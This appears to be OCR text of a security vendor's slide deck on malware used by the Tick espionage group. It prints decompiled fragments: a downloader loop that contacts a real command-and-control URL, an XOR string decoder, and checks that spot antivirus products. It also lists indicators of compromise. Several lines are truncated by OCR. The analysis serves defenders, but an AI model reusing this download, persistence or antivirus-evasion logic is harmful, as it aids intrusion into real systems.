- %ProgramFiles%\Startup\Gofarer.EXE

The Trojan creates one of the following mutexes to make sure only one instance of itself is running:

- fe953017-2e96-4d52-aa5f-adf5144e4bbc
- e511fe20-e960-4b31-a8ab-20837720b0f7

Discovered: Decemb
Updated: December (
Type: Trojan
Infection Length: Var
Systems Affected: W

Next, the Trojan connects to the following remote locations:


- [http://]www.aucsellers.com/images/notes/img/inde[REMOVED]
- [http://]www.aucsellers.com/rim/images/01/js/js/inde[REMOVED]

2819980 || ETPRO TROJAN Downloader.Gofarer Checkin || md5,db909c50b4f3263ef769028d9680a37f || url,symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan

* Source : https://www.symantec.com/security-center/writeup/2015-120812-1148-99 & http://rules.emergingthreats.net/changelogs/archive/snort-2.8.6.etpro.2016-04-29T22:21:20.txt

- Gofarer
  - Downloader
  - Digital Signature Details : Does Heruida Electronic Technology
  - Infection found Only in Japan

```
CreateMutexA(0, 1, Name);                       // e511fe20-e960-
if ( GetLastError() == 183 )
  return 0;
strcpy(&URL, "http://www.aucsellers.com/rim/images/01/js/js/in
memset(&v8, 0, 0x90u);
v4 = time(0);
setRandom_401B80(v4);
GetModuleFileNameA(0, &Filename, 0x104u);
memset(&pszPath, 0, 0x104u);
result = SHGetSpecialFolderPathA(0, &pszPath, 7, 0);
if ( result )
{
  lstrcatA(&pszPath, String2);                  // \\Gofarer.exe
  CopyFileA(&Filename, &pszPath, 1);
  while ( 1 )
  {
    Download_4010F0((int)&URL);
    v5 = time(0);
    setRandom_401B80(v5);
    Sleep(1800000u);
  }
}
return result;
```



04
Stage 2 – Backdoor, Stealer

AhnLab

Daserf (Muirim, Nioupale, Postbot)

AhnLab

- Daserf (Muirim, Nioupale, Postbot)
  - First discovered in 2009 (in Apr. 2011 in Korea)
  - Mostly 30-40 KB (Some are 100 KB or more.) Versions exist in Delphi scripting language and C language
  - Main functions: View file lists, execute commands with cmd.exe, Upload/Download/Delete/Execute/Uninstall files
  - C&C information encrypted at the version information and the end of the file

Netboy (Domino, Invader, Kickesgo)

AhnLab

- Netboy (Domino, Invader, Kickesgo)
  - Actively discovered after 2010; Initial version of DLL format discovered from Korea in 2008
  - Written in Delphi language
  - Encrypted major strings into XOR 0xC7
  - Injected within the process, such a
  - Conduct functions including keylo
  - Code change (2012) ➔ Disrupte

```
1318FE94 xor0x7C_1318FE94 proc near               ; CODE XREF: MalwareMain_13190EE8+5A↓p
1318FE94                                          ; MalwareMain_13190EE8+84↓p ...
1318FE94
1318FE94 var_4           = dword ptr -4
1318FE94
1318FE94                 push    ecx
1318FE95                 mov     [esp+4+var_4], eax
1318FE98                 mov     cl, 7Ch ; '|'
1318FE9A                 mov     eax, edx
1318FE9C                 dec     eax
1318FE9D                 test    eax, eax
1318FE9F                 jl      short loc_1318FEAD
1318FEA1                 inc     eax
1318FEA2
1318FEA2 loc_1318FEA2:                            ; CODE XREF: xor0x7C_1318FE94+17↓j
1318FEA2                 mov     edx, [esp+4+var_4]
1318FEA5                 xor     [edx], cl
1318FEA7                 inc     [esp+4+var_4]
1318FEAA                 dec     eax
1318FEAB                 jnz     short loc_1318FEA2
1318FEAD
1318FEAD loc_1318FEAD:                            ; CODE XREF: xor0x7C_1318FE94+B↑j
1318FEAD                 pop     edx
1318FEAE                 retn
1318FEAE xor0x7C_1318FE94 endp
1318FEAE
```

Ninezero (9002)

AhnLab

- Ninezero (9002)

  - Discovered between 2012-2013

  - Dropper 70 KB ➔ Backdoor DLL 33 KB

  - Distinctive export function exists in the DLL file

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001820	0000	0000253F	InitFunc
00000002	00001800	0001	00002548	Launch
00000003	00001AD0	0002	0000254F	ServiceMain

  - Netboy also found in some systems

Xxmm (KVNDM, Minzen, ShadowWali, Wali, Wrim)

AhnLab

- Xxmm (KVNDM, Minzen, Murim, ShadowWali, Wali, Wrim)

  - First discovered in 2015, Actively used from 2016 (Initial version includes xxmm string)

  - Initial version include a distinctive PDB 'C:\Users\123\Desktop\shadowDoor\Release\loadSetup.pdb' -> Excluded after Dec. 2015

  - Consists of a Dropper, Loader, and Backdoor


  - Created files larger than 50 MB

  - Encrypted communications via one-time AES and RC4 key, active only at specific times

Xxmm (KVNDM, Minzen, ShadowWali, Wali, Wrim)

AhnLab

- Xxmm



- Datper
  - Discovered between 2015 – March 2019
  - Written in Delphi scripting language
  - Active in Korea and Japan
  - Garbage values embedded in the middle of the code
  - Keylogger, Mimikatz found in the infected systems

```
void __noreturn start()
{
  int v0; // ecx
  int v1; // ecx
  void *v2; // ecx
  unsigned int v3; // [esp-Ch] [ebp-24h]
  int v4; // [esp+4h] [ebp-14h]
  int savedregs; // [esp+18h] [ebp+0h]

  v4 = 0;
  sub_405870();
  v3 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v3);
  unk_4161AC += 417234910;
  unk_4161AC -= 1635103131;
  unk_4161AC -= 205798363;
  unk_4161AC -= 727338489;
  unk_4161AC += 263591107;
  unk_4161AC -= 586380791;
  sub_4067F8(v0, &v4, v3, &loc_411173, &savedregs);
  sub_4049B8(v1, v4);
  *off_412894 = 1;
  *off_412840 = 1;
  *off_412840 = 1;
  sub_40EA90(v2);
  __writefsdword(0, v3);
  sub_40465C(&loc_41117A);
  sub_404434();
}
```

Keylogger A (2011)


AhnLab

- Keylogger A (2011)
  - Discovered between April – May 2011
  - File name: keyll.exe
  - User input key content saved in c:\windows\log.txt
  - Daserf found in the infected system

Keylogger B (2017~2018)

AhnLab

- Keylogger B (2017~2018)
  - Discovered between 2017– 2018
  - File name : apphelp.dll, k6.dll, linkinfo.dll etc (40-50 KB)
  - Bisodown, Datper found in infected system



Keylogger C (2017~2018)

AhnLab

- Keylogger C (2017~2018)
  - Discovered between Apr. 2017 – Feb. 2018 ➔ Mainly found in the Tickusb-infected systems
  - File name: linkinfo.dll, netutils.dll
  - Key input contents saved at Log file

Tickusb

- **Tickusb (SymonLoader)**
  - Found to be active from spring 2014 to Nov. 2017 (possibly even before Sep. 2012)
  - First analysis disclosed by Unit42 in Jun. 2018
  - Saved information leaked and data modified when USB Flash Drive was connected
  - Some variants found in the Korean Secure USB Flash Drive ➔ Execute by reading data from specific area
    ➔ Execution code unchecked
  - Modified EXE file and patched ALYAC25.EXE file within some modified USB Flash Drive
- **Composition of Tickusb**
  - Consists of EXE file including the essential code for DLL, which acts as the Loader
  - Main function of DLL (Loader): Executes Tickusb EXE when USB Flash Drive is connected, Downloads additional files
  - Main functions of EXE file: Collects information within the USB Flash Drive, Infects EXE file, and Patches ALYAC25.EXE
  - Modified EXE within a USB Flash Drive: Executes by creating Downloader or Tickusb variants


Apr. 2017 - Used Korean Secure USB Flash Drive

AhnLab

- Attacked using Korean Secure USB Flash Drive
  - Performs malware infection via variant-installing programs
  - Presumed to be an attempt to attack net isolation systems by using Korean Secure USB Drive

* Source : https://unit42.paloaltonetworks.com/unit42-tick-group-weaponized-secure-usb-drives-target-air-gapped-critical-systems/

- Flowchart of Tickusb




05
Stage 3 – Internal Reconnaissance

AhnLab

Builder - AntiAV

AhnLab

- Anti 1.03
  - AntiAV





```
.00010CD0:  01 00 CC CC.CC CC
.00010CE0:  56 00 52 00.43 00
.00010CF0:  44 00 53 00.56 00
.00010D00:  4F 00 4E 00.53 00
.00010D10:  55 00 52 00.49 00
.00010D20:  41 00 42 00.00 00
.00010D30:  52 00 56 00.00 00
.00010D40:  56 00 49 00.43 00
.00010D50:  53 00 54 00.53 00
.00010D60:  52 00 65 00.67 00
.00010D70:  5C 00 4D 00.61 00
.00010D80:  5C 00 53 00.79 00
.00010D90:  43 00 75 00.72 00
.00010DA0:  6F 00 6E 00.74 00
.00010DB0:  74 00 5C 00.53 00
.00010DC0:  65 00 73 00.5C 00
.00010DD0:  69 00 6E 00.65 00
.00010DE0:  64 6C 6C 00.41 59
.00010DF0:  69 2E 61 79.6D 00 00 00.00 00 00 00.00 00 00 00  i.aym
```

```
v4 = (UNICODE_STRING *)v3[9];
if ( MmIsAddressValid(v4) )
{
  RtlUpcaseUnicodeString((PUNICODE_STRING)&DestinationString, v4 + 6, 1u);
  if ( wcsstr(DestinationString.Buffer, &word_10D4E) )
  {
    if ( wcsstr(DestinationString.Buffer, &word_10D36) )
      return 17;
    if ( wcsstr(DestinationString.Buffer, "A") )
      return 18;
  }
  if ( wcsstr(DestinationString.Buffer, L"AHNLAB") )
    return 32;
  if ( wcsstr(DestinationString.Buffer, L"HAURI") )
  {
    if ( wcsstr(DestinationString.Buffer, &word_10CFA) )
      return 49;
    if ( wcsstr(DestinationString.Buffer, &word_10CDE) )
      return 50;
  }
  RtlFreeUnicodeString((PUNICODE_STRING)&DestinationString);
}
```

Arpspoof - Hijack

AhnLab


- Hijack v2.0
